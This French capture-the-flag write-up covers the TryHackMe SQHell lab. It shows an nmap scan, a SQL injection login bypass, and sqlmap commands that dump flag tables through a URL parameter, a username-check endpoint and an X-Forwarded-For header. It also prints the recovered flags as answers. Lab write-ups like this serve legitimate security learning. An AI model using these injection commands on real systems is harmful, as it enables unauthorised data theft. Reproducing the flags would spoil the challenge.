

## 1. Phase de reconnaissance

On me donne le scope de notre attaque : [10.10.170.190](https://10.10.170.190)

Active Machine Information			
Title SQLHell	IP Address 10.10.170.190	Expires 58m 03s	<a href="#">?</a> <a href="#">Add 1 hour</a> <a href="#">Terminate</a>

J'effectue un scan sur la machine pour connaître les ports ouverts et les services accessibles :

```
(amsi@kali)-[~]
$ nmap 10.10.170.190 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-30 13:15 CET
Nmap scan report for 10.10.170.190
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.22 seconds

(amsi@kali)-[~]
$
```


Je vois qu'il y a 2 services de disponible :

- SSH
- WEB


## 2. Exploitation

J'accède sur le site web, je navigue entre les pages etc :


### La page d'accueil




### La page Post




## La page User



## La page login




## La page Register



Je remarque la page user, c'est une gestion de paramètre qui affiche un contenu en fonction de la valeur du paramètre. Donc je considère qu'il y'a une base de données.

Je tente de m'inscrire mais à ma grande surprise, les inscriptions sont bloquées :



Sur la page user je vois qu'il y'a un admin de créer, je tente une injection SQL classique pour contourner le Mot de Passe : ' OR 1=1 --';

## Login

[Home](#) / [Login](#)

Login

**Username:**

**Password:**

Login

Je réussi à connecter en tant qu'admin :

## Logged In

Logged In

THM{FLAG1:E786483E5A53075750F1FA792E823BD2}

Penchons sur le cas de la page post car il a un paramètre dans l'url donc je peux tenter une injection avec sqlmap :

```
(amsi@kali)-[~]  
└─$ sqlmap -u http://10.10.170.190/post?id=1 -p id -dump
```

Voici le résultat :

```
[13:46:47] [INFO] table 'sqhell_5.posts' dumped to CSV file '/home/amsi/  
[13:46:47] [INFO] fetching columns for table 'flag' in database 'sqhell_5'  
[13:46:47] [INFO] fetching entries for table 'flag' in database 'sqhell_5'  
Database: sqhell_5  
Table: flag  
[1 entry]  
+----+-----+  
| id | flag |  
+----+-----+  
| 1 | THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8} |  
+----+-----+
```

L'intrigue que la page de « Register » est fermée m'a poussé à vérifier le code source de celui-ci :

```
Register x http://10.10.170.190/register x +
view-source:http://10.10.170.190/register
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
16 <h1 class="text-center">Register</h1>
17 <div class="row">
18 <div class="col-md-6 col-md-offset-3">
19 <ol class="breadcrumb">
20 <li><a href="/">Home</a></li>
21 <li class="active">Register</li>
22 </ol>
23 <div class="panel panel-default" style="margin-top:50px">
24 <div class="panel-heading">Create Account</div>
25 <div class="panel-body">
26 <div><label>Username:</label></div>
27 <div><input class="form-control" name="username"></div>
28 <div class="userstatus"></div>
29 <div style="margin-top:7px"><label>Password:</label></div>
30 <div><input type="password" class="form-control" name="password"></div>
31 <div style="margin-top:7px"><label>Confirm Password:</label></div>
32 <div><input type="password" class="form-control" name="confirm_password"></div>
33 <div style="margin-top:11px">
34 <input type="button" onclick="alert('Registrations are no longer open')" class="btn btn-success pull-right" value="Register">
35 </div>
36 </div>
37 </div>
38 </div>
39 </div>
40 </div>
41 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.min.js"></script>
42 <script>
43 $( 'input[name="username"]' ).keyup(function(){
44     $( '.userstatus' ).html('');
45     let username = $(this).val();
46     $.getJSON('/register/user-check?username='+ username,function(resp){
47         if( resp.available ){
48             $( '.userstatus' ).css('color','#80c13d');
49             $( '.userstatus' ).html('Username available');
50         }else{
51             $( '.userstatus' ).css('color','#F00');
52             $( '.userstatus' ).html('Username already taken');
53         }
54     });
55 });
56 </script>
57 </body>
58 </html>
```

J'ai remarqué que dans le script de formulaire à la ligne 46, la requête s'envoie vers :

« register/user-check?username= »


J'ai donc tenté une injection sql avec sqlmap :

```
(amsi@kali)-[~]
$ sqlmap -u "http://10.10.170.190/register/user-check?username=admin" -dump
```

Voici le résultat :

```
[13:51:04] [INFO] retrieved: flag
[13:51:05] [INFO] retrieved: id
[13:51:06] [INFO] fetching entries for table 'flag' in database 'sqhell_3'
[13:51:06] [INFO] fetching number of entries for table 'flag' in database 'sqhell_3'
[13:51:06] [INFO] retrieved: 1
[13:51:06] [INFO] retrieved: THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}
[13:51:19] [INFO] retrieved: 1
Database: sqhell_3
Table: flag
[1 entry]
+-----+-----+
| id | flag |
+-----+-----+
| 1 | THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308} |
+-----+-----+
```

Grâce à l'astuce donnée par TryHackMe, j'ai cherché dans cette page « Terms and Conditions » :



Le 3<sup>e</sup> points m'a intrigué et j'ai cherché sur internet, de ce que j'ai compris, cela signifie que le site identifie l'adresse IP de l'utilisateur qui se connecte à son serveur web par le biais d'un en-tête HTTP.

Donc j'utilise le X-Forwarded-For qui est un champ d'en-tête HTTP considéré comme standard

Donc j'utilise sqlmap pour modifier le champ d'en-tête :

```
(amsi@kali)~$ sqlmap -u "http://10.10.170.190/" --headers="X-forwarded-for:1*" -dump
```

Voici le résultat :

```
[17:37:14] [INFO] retrieved: 1
Database: sqhell_1
Table: flag
[1 entry]
+-----+
| id | flag |
+-----+
| 1 | THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15} |
+-----+
```

Je n'ai pas trouvé le 4<sup>e</sup> Flag, mais le TP a été très long et dur pour ma part car cela m'a pris toute la semaine, en plus des grosses taches qu'on me confie en alternance, et en étant tombé malade cette semaine, c'était impossible pour moi de finir les 2 TP (Sqhell & That's the ticket) surtout qu'à ma grande surprise que le CTF Sqhell m'a pris énormément de temps.

Voici les flags récupérés :

Give the machine a minute to boot and then connect to <http://10.10.170.190> ▶ Start Machine

There are 5 flags to find but you have to defeat the different SQL injection types.

Hint: Unless displayed on the page the flags are stored in the flag table in the flag column.

*Answer the questions below*

Flag 1  
THM{FLAG1:E786483E5A53075750F1FA792E823BD2} Correct Answer

Flag 2  
THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15} Correct Answer Hint

Flag 3  
THM{FLAG3:97AEB3B28A4864416718F3A5FAF8308} Correct Answer

Flag 4  
Answer Format: \*\*\*(\*\*\*\*\*)\*\*\*\*\* Submit Hint

Flag 5  
THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8} Correct Answer